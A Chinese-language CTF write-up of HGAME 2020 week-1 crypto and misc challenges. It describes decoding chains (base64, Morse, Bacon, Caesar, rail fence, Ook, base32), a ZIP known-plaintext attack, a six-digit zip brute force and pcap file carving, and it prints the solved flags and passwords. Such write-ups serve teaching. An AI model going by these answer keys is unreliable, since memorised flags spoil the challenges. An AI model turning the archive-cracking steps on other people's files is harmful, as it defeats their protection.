Challenge Address https://www.baidu.com


Base Score 75

Now Score 75

这道题一开始搞了挺久，因为刚做了一些misc，被里面一堆密码迫害，四处找密码的构成和在线工具来破解。因为这道题给了百度的链接，我还以为网上找呢www

先看题，用linux来nc，让我们输入东西，我发现它将我输的东西原字符输出，但位置改变，而且每个字符会出现在固定的地方，比如第一个会出现第14的位置（每一次nc出现的方式不同），尝试了一下，一次性改变最多16个，如果输入不够，就用空格填充，如果超过，将超过的部分视为第二个16长度的字符再来排序（没有换行），我发现我多输几个后，就Rua !!的被ri出密文了（其实如果直接回车什么都不输也会Rua！！），而且我当初第一个密文长得和flag的格式很像，所以我一度以为要用什么密码解。

后面就发现，实际就是flag用一次这种排序进行输出而已。怎么发现的呢？😉，我对多次Rua出的字符串进行词频分析，发现是一样的，说明定不是凯撒什么的



我开始看见题目里的oracle还以为要用甲骨文数据库里的解密（被misc迫害的），我看着75分的题感觉不像，于是问了下学长，估计学长也被我脑洞惊住了，~~于是给了我flag~~，醒醒！学长告诉我没那么复杂，这时我立马意识到这个换位，于是先输16个顺序字符0123456789abcdef，得到一次换位规律，再Rua出的字符串进行逆向处理就得到了flag8

5. Misc

今年的misc比去年week1的硬核

1.欢迎参加HGame!

题目描述:

欢迎大家参加 HGAME 2020!

来来来，签个到吧~

Li0tIC4uLi0tIC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tIC4uLi4gLS0uIC4tIC0tIC4uLi0t

注：若解题得到的是无hgame{}字样的flag花括号内内容，请手动添加hgame{}后提交。

【Notice】解出来的字母均为大写

Challenge Address https://www.baidu.com


Base Score 50

Now Score 50

题目给了一串字符，还**贴心**的给了链接XD，稍微搜几个字符，知道这是经过了base64编码的，随便找个网站解码，得到一串摩斯电码：

```
.-- ...-- .-.. -.-. ----- -- . ..--.- - --- ..--.- ..--- ----- ..--- ----- ..--.- .... --. .- -- ...--
```

转码后得到结果（为什么手机转呢，因为网站上的都不好用）：



加上hgame{}就是flag

2. 壁纸

题目描述：

某天，ObjectNotFound给你发来了一个压缩包。

“给你一张我的新老婆的壁纸！怎样，好看吗？”

正当你疑惑不解的时候，你突然注意到了压缩文件的名字——“Secret”。


莫非其中暗藏玄机？

Challenge Address http://oss-east.zhouweitong.site/hgame2020/we


Base Score 75

Now Score 75

点击链接可以下载后可以得到一个压缩包，打开里面一张普通的图片（这么好看才不放出来，去其他人的wp里看吧），刚开始以为有隐写，扔进Stegsolve发现并没有，然后改后缀为zip，发现是压缩包




根据注释，去p站找到这张图，复制网站链接的尾数，就是压缩包密码



开始我打开手机上的pixiv，找到图后没得id,还是网页端有，现在打开flag，得到一串编码：

```
\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e
\u69\u43\u30\u64\u33\u3f\u7d
```

\u开头是Unicode编码，因为flag是英文或数字的，所以找网站在线转英文



得到flag

3.克苏鲁神话

题目描述：

ObjectNotFound几天前随手从Cosmos电脑桌面上复制下来的文件。

唔，好像里面有什么不得了的东西。

【hint1】请使用7zip。另外，加密的zip是无法解出密码的。

Challenge Address http://oss-east.zhouweitong.site/hgame2020/

Base Score 100

Now Score 100

这道题较难（对我而言，毕竟是最后解出的misc

点击链接得到压缩包，打开有两个文件：

Bacon.txt	114	124	文本文档
Novel.zip	25,778	25,825	ZIP 压缩文件

Novel压缩包里也有两个文件，但是是加密的：

Bacon.txt*	126	124	文本文档
The Call of Cthulhu.doc*	25,389	28,672	Microsoft Word

打开Bacon.txt，有一串英文和提示，

of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely REmOTE periOd.

*Password in capital letters.

哈，英文就是克苏鲁小说的话，下面的提示密码在大写字母里，但算出的大写字母我找规律找不到，各种古典密码试着破解也不行，但根据txt名猜测是Bacon加密，然后让小写为A大写为B写个程序跑一下，得到：


```
AABAB ABABB AAAAA AABBA AABBB  ABAAA  AAABB  AAABB AABAA ABBAB ABAAA  ABBAB AAABB ABBBA AAABA
```

找在线网站解码得到（开始让小写B大写A，网站自动帮我换了一下）：

`A=B,B=A (αβ2) FLAGHIDDENINDOC`

然而这并不是密码，后来问了ObjectNotFound学长，让我看hint1，我搜索了一下，发现可以通过明文攻击获取压缩包里的内容，于是用ARCHPR明文攻击，然后就跑了好久，然后不想等了，手动停止后压缩包就解出来了（此处黑脸

拿到文档后，发现加密了，然后改后缀为zip发现有好几个文件，



但这不是密码，看到文件里有WPS，于是用WPS打开，发现还是要密码，但试错1次后，出现了提示，就是上面图片的内容，然后想起一开始Bacon解出的，输入后就就打开了文档：

来自大海的疯狂

假如上天愿意赐我一点恩惠，那么我希望神能消除我偶然间看见一张垫纸而引发的种种后果。按照平时的生活轨迹，我绝对不会撞见那张破纸，因为那是一份澳大利亚的旧报纸：1925 年 4 月 18 日出版的《悉尼公告报》。它甚至逃过了剪报社的视线，因为出版时间恰好就在剪报社为我叔祖父的研究疯狂搜集素材的那段日子里。

我的大部分精力都用在了探求安杰尔教授所说的“克苏鲁异教”上。某天我去新泽西的帕特森拜访一位博学多识的朋友，他是当地博物馆馆长和著名的矿物学家。我在博物馆的内室查看储物架上的凌乱藏品，视线落在垫石块的旧报纸上，赫然看见了一张怪异的照片。这就是我前面说到的那份《悉尼公告报》——我这位朋友在世界各国都拥有广泛的联系。那是一张半色调照片，拍摄的是一块丑恶的石像，与莱戈拉斯在沼泽中找到的那块几乎一模一样。

我急切地推开珍贵的藏品，仔细阅读那篇文章，很失望地发现文章很短，但内容与我逐渐走进死胡同的探究有着千丝万缕的联系，我小心翼翼地将文章撕了下来。内容如下：

海上发现神秘弃船

“警醒号”拖拽失去动力的新西兰武装快船抵埠。

快船上发现一名幸存者和一名死者。据称海上发生殊死战斗和人员伤亡，获救海员拒绝详述诡奇经历，其所有物中发现怪异偶像。（详见下文）

莫里森公司的货船“警醒号”自瓦尔帕莱索起航，于今晨抵达达令港的公司码头，拖曳有因战斗致残但全副武装的蒸汽快船“警觉号”。“警觉号”自新西兰的达尼丁出发，4 月 12 日在南纬 34 度 21 分、西经 152 度 17 分处被发现时，船上有一名幸存者和一名死者。

“警醒号”于 3 月 25 日离开瓦尔帕莱索。4 月 2 日，由于遭遇了异乎寻常的强烈风暴和巨浪，船只被推向南方，偏离航道。4 月 12 日，船员看见上述弃船。尽管看似空无一人，但登船人员在船上发现了一名处于半谵妄状态的幸存者和一具死亡已超过一周的尸体。幸存者抱着一个来源不明的可怖石雕偶像，石雕高约一英尺，悉尼大学、皇家学会和学院街博物馆的专家均承认对其一无所知，而幸存者称他在快船的船舱中发现了这尊雕像，当时它被安放在一个刻有粗陋花纹的小神龛中。

开始看到段落标记·以为可以转成2进制，后面不是，然后word文档常见的隐写就是隐藏文字了，于是试了一下，在文末获得flag：　　hgame{Y0u_h@Ve_F0Und_mY_S3cReT}

注意取消格式后才能复制（上面已经取消了）

4. 签到题ProPlus

题目描述：

什么什么，签到题太简单没过瘾？

来来来，试试咱ObjectNotFound亲手做的这一道，包您满意！

【拼写错误修正】fenses -> fences

Challenge Address　http://oss-east.zhouweitong.site/hg

Base Score　150

Now Score　150

下载后是zip

OK.zip	44,101	44,101	ZIP 压缩文件
Password.txt	218	312	文本文档

里面的压缩包是加密的，打开txt，看到一串英文乱序和hint

Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg fiyykwtbsnkm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI

* Three fenses first, Five Caesar next. English sentense first, zip password next.

按照hint先凯撒移5位，得到

凯撒密码加密解密

Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg fiyykwtbsnkm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI

位移 5 加密 解密

Myesarseadhfi u,on rioud soemrh snaeo eh tro moiorca a t c einsa leAea eiw mb adttfrownifh oh sv enyrleahfet rgqdColulnBnaatreettia tnnh saetkitdcei.

EMAQETAUQMPVBHVD

接着进行栅栏解密

栅栏密码加密解密

Myesarseadhfi u,on rioud soemrh snaeo eh tro moiorca a t c einsa leAea eiw mb adttfrownifh oh sv enyrleahfet rgqdColulnBnaatreettia tnnh saetkitdcei.

EMAQETAUQMPVBHVD

每组字数 3 加密 解密

Many years later as he faced the firing squad, Colonel Aureliano Buendia was to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVEPDT

上面是百年孤独里的，下面则是密码，一开始我分开处理，先处理上面的，得到英文后却一直弄不出密码，后面问了下ObjectNotFound学长，学长让我看成整体才得出密码

输入得到OK.txt

data:text;ook,
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook!
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.

标志明显的ook码，再扔在线网站可以得出下一个编码：

data:text;base32,NFLEET2SO4YEWR3HN5AUCQKBJZJVK2CFKVTU
CQKBKFIUCQKBIVCUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSG
RXE6MTBKM3DIRKOO53UIMZPGB3DOV3ZINJVOOCHMNCTQ33LMJFXEQ
KPHBQSW3CBKNLC6MRTIFAUIKZVMM4WIQKBIRVWOQ2FIF3UCY2NIFI
UCK2ZIFTUCOCBIZCECSKBKBDUCSKBMZGUCUKBJ5AUI2DHIFAUQN2Z
JU2GKL3WNIXWINBQM5CTANJZOZHG2YLYLJQW6L2KMIYXGM3YJMYFI
VRWK52G25LNMFYGMYKZF5GFUMKRHF3TMY2WLBQXC4DNOVLVO4KQPF
LTSYSOHBJXIRJRMVWHEWTSOBWXCWBSNVIHSMTEKVIGGT3OIZLDE4L
RLJZGY3DRNI4GY5SXPJTEK4SSJZMHAYJSME3FU4LMHFYGUODUNZLE
IM2EOB4FMZDROFWWCNK2MFXS6STCGFZTG6CLGBKFMNSXORWXK3LBO
BTGCWJPJRNDCUJZO43GGVSYMFYXA3LVK5LXCUDZK44WETRYKN2EKM

根据提示是base32编码，实际看结尾6个=也可以得出

再次解码：

DAIAP/wAFo0hUZrh1mAAAAABJRU5ErkJggg==

虽然没有提示了，但看结尾两个==就是base64解码，当时还想一个flag是不可能这么长，果然一试，一串乱码，但可以看到有个png

PNG
IHDR EJ
YIDATx 7 Io p0 (P W
uCqU Y jɯ[7i W uCqU Y jɯ[7i W uCqU

所以猜测是base64转图片，所以找工具或网站解码，发现有错误，后面发现是前面base32转码没提示的原因，是因为网站不行

预览 包含CSS

wv8YQUAAAAJcEhZcwAAEk4AABJOAV4u5coAAOASSURBVHhe7L0HoBxV2f//bLs9lagg5dXX/8+fUn5CBFQChKpICAFDKNIhClSOg
SBFpBpeRCBEKS++SFNQWkCKgEAKoUlXeUGqCkFIlOTm5tZt83++z5yze3Z2ZnZ27+7NvTfnk5y7M6f3Oc+cMrFlyz91yCDGqkQjIn1
9ffTG3/9O//crX1E6rl+JWIKSrPrzaf5lv52i77FYjDo6OmhgYIDi8TilUim5TqfTct3S0iL2oWCezWbFvK2tjfL5vFy3trYW9L1+5/j27bffpq98
9aviBubwu6+3lwb4F34DJ45E45MLSivBcRnT0e7eDAKkqampSeKGX8RZx7GX44jf8Dg2HhvH+mDjWB9sHOvDSI2jxWKxWWCxrGiXCmn4U
+ogpFVm69CPq7OykDTf8D6VTJBljQcvJBwpr/f39lMlk5KGMBzQEP/1wxjXc4F4LcxDiMJDAoAJ6zc3N4geEtgLsFsLaBx8soc9/fj0aN26
caMOvHNvL5XIlcdH46XlJxGMsrHWou2j4DTSgl0gkRJnmEkeO32DiWAs2jvXBxrE+2DjWh9EWR4vFYrFY1iQKwpp+FOpHMe6jPpPd
Fpzeevst+txnP0dNLDgF4SesYWMb3EhaOGhrAUxAD0lccCCn4h2h2CnLHA4RfEmzcLdixQr6//xFBcPA4lGDhs60

更换网站后，这样是有提示的，这时候再放入base64转图片，得到二维码，扫描即出结果

*请上传小于300KB的.jpg/.jpeg/.gif/.bmp/.png/.ico格式图片，不建议将大图转换。

图片转成Base64　Base64还原图片　清空结果

5. 每日推荐

题目描述：

~~“这是一个，E99p1ant和ObjectNotFound之间发生的故事。”~~

~~“事情，还要从一个风和日丽的下午说起。ObjectNotFound正听着网易云每日推荐...”~~

算了算了，想不出什么题目介绍了，就这样吧。

Challenge Address

http://oss-east.zhouweitong.site/hgame2020/week1

/Recommendation_0ddwppIx1thGhquA9kf0lGDHR4EFr1Y4.zip

Base Score　100

Now Score　100

下载压缩包，里面是一个.pcapng的捕获文件，一开始看见pcapng还以为是图片，立马改后缀为png，然后发现打不开，又改为zip，发现压缩文件虽然显示损坏，但打开后还是能看见里面有一个mp3的文件，尝试解压，发现有密码。由于题目里提示了是网易云每日推荐，所以去网页版网易云搜索这首歌曲，然后复制网址里的数字，发现还是不对

于是尝试爆破，但发现。。。。 

这时候走入了死胡同,一度以为自己工具不行，（爆破工具是从去年的wp里看到的），于是找工具又找了一会，发现还是不行。

又回到题目刚给的压缩包，百度了一下，.pcapng文件是wireshark抓包后生成的，想起原来把这个文件拖进WInhex分析时有看见这个单词，于是关键词搜索，原来是misc的流量分析题。

下载好wireshark，一大堆不知道从哪看起，了解了一下别人做流量分析题的流程技巧，于是去文件->


导出对象->HTTP,按大小排列，

3048	192.168.146.1:8008	multipart/form-data	8290 kB	async-upload.php
7134	192.168.146.1:8008	application/javascript	669 kB	wp-tinymce.js?ver=4
5430	192.168.146.1:8008	application/javascript	631 kB	components.min.js?v
3390	192.168.146.1:8008	text/html	349 kB	post-new.php
5631	192.168.146.1:8008	application/javascript	311 kB	block-editor.min.js?v
6363	192.168.146.1:8008	application/javascript	302 kB	block-library.min.js?v
5799	192.168.146.1:8008	application/javascript	192 kB	date.min.js?ver=3.5.1
6139	192.168.146.1:8008	application/javascript	190 kB	editor.min.js?ver=9.7
1536	192.168.146.1:8008	application/javascript	160 kB	mediaelement-and-p
4019	192.168.146.1:8008	application/javascript	160 kB	mediaelement-and-p
4747	192.168.146.1:8008	application/javascript	151 kB	blocks.min.js?ver=6.
405	192.168.146.1:8008	text/css	119 kB	style.css?ver=1.1


第一个看着就很可疑，导出后，先拖到WInhex

```
------WebKitForm
BoundaryGjwmn57v
GB5LC1Kb  Conten
t-Disposition: f
orm-data; name="
name"    song.zi
p  ------WebKitF
ormBoundaryGjwmn
57vGB5LC1Kb  Con
tent-Disposition
: form-data; nam
e="action"    up
```

啊哈，立马改后缀为zip



根据提示，密码6位数，但网易云上数字不止6位，想过歌手生日也不对。翻了翻流量包好像也没得什么，所以干脆爆破，然而。。。



只有6位数，我找教程写python试图爆破，然而还是不行，然后我把刚导出的那个文件扔foremost里分离一下，分离出一个zip文件，这时候就可以爆破了，太暴力了XD

这个文件的口令	759371
十六进制口令	37 35 39 33 37 31

解压出MP3，还是先扔进winhex分析一波

没发现什么问题，听了一下，和网易云在线对比了一下好像有一点不一样，于是又可能是mp3隐写术，Audacity走一波，发现了频谱图里的flag

啊哈哈哈哈哈哈，刚刚再看了👁题，发现描述是大🔗与ObjectNotFound(名字好长，得想个缩写)的故事，所以是大🔗想抓包得到ObjectNotFount学长（不想了，输入法认得了）在听啥，正是可啪，得小心茄子XD

Misc题质量挺高的，覆盖考点挺多的，week1就挺难的了，后面的不知道还没能不能做出来（菜的不敢说话